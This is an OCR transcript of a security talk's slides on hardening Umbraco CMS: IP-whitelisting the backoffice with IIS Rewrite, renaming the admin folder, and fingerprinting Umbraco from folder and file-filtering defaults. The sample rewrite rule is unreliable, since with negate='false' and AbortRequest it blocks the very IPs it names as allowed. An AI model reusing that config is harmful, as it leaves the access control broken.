





<!-- Security by Jeffrey Schoemaker -->

# Or even like this







After Umbraco 4 we somehow lost the version numbering #donttalkaboutV5

# Publicly available on most websites

- Umbraco is exposed to the whole world!
- Everyone gets a few shots on accessing your website... Isn’t that weird?




# <!— Hardening tip 1-->

## IP whitelist your /umbraco/ using IIS Rewrite

# <!— END Hardening tip 1 -->

**Result: Significant reduction in attack surface**



<!— Hardening tip 1-->

# Use an IISRewrite.config file

- Get the IP addresses of your client
- Whitelist them in your IIS Rewrite.config
- If your client cannot provide one range, or has a dynamic IP-range, restrict access by country

<!— END Hardening tip 1 -->

# IISRewrite.config

```
<rules>
  <rule name="Allow specific IPs to Umbraco" stopProcessing="true">
    <match url="^(?:umbraco)(?:/|$)" />
    <conditions>
      <add input="{REMOTE_ADDR}" negate="false" pattern="127.0.0.1|213.244.11.79"/>
    </conditions>
    <action type="AbortRequest" />
  </rule>
</rules>
```



<!-- Security by Jeffrey Schoemaker -->

# And then it looks like this


Access Denied Error 403

The requested resource requires authentication or a VPN connection.

## Unauthorized Activity Has Been Detected


You are seeing this page because we have detected unauthorized activity. If you believe that there has been some mistake, please email our web site security team with the following case number in its subject:

Case Number: 400026242



# We get a 403 response

- So now we know that there is <u>something</u>
- And we are not allowed to see it




<!– Hardening tip 2-->

# Rename your Umbraco-folder

<!– END Hardening tip 2 -- >

Change folder on disk and two web.config settings





# Hide your Umbraco-path

- Change these values in your web.config

```
<add key="umbracoReservedPaths" value="~/umbraco,~/install/" />
<add key="umbracoPath" value="~/umbraco" />
```

- Rename your /umbraco/-folder on disk




Level 1
Footprint & Identification


# Rename it to /my-secret-loginpanel/

- Change these values in your web.config

```
<add key="umbracoReservedPaths" value="~/my-secret-loginpanel,~/install/"/>
<add key="umbracoPath" value="~/my-secret-loginpanel"/>
```

- Rename the folder on disk







<!-- Security by Jeffrey Schoemaker -->

# 404

We could not find a page corresponding to the url.

Sorry about that.


<!-- Security by Jeffrey Schoemaker -->



Level 1
Footprint & Identification

# Mission 1.2


- Goal: Determine whether it’s Umbraco, even when the Umbraco folder is renamed
- Approach: Find other characteristics of Umbraco



# A clean Umbraco folder structure

- App_Browsers
- App_Data
- App_Plugins
- bin
- config
- Media
- My-secret-loginpanel
- obj
- Properties
- umbraco
- Umbraco_Client
- Views
- default.aspx

- **Files not served by IIS webserver (by default)**
  - .asax
  - .config
  - .csproj



Request Filtering

Use this feature to configure filtering rules.


File Name Extensions | Rules | Hidden Segments

| File Extension | Allowed |
|---|---|
| .ad | False |
| .adprototype | False |
| .asax | False |
| .ascx | False |
| .browser | False |
| .cd | False |
| .compiled | False |
| .config | False |
| .cs | False |
| .csproj | False |
| .dd | False |
| .dsdgm | False |
| .dsprototype | False |
| .exclude | False |
| .java | False |
| .jsl | False |
| .ldb | False |
| .ldd | False |
| .lddprototype | False |
| .ldf | False |
| .licx | False |
| .lsad | False |




<!-- Security by Jeffrey Schoemaker -->

# Other folders?




- **Folders not served by IIS (by default)**
  - App_Browsers
  - App_Data
  - bin

- **Empty folders**
  - Media
  - Obj
  - Properties
  - Views

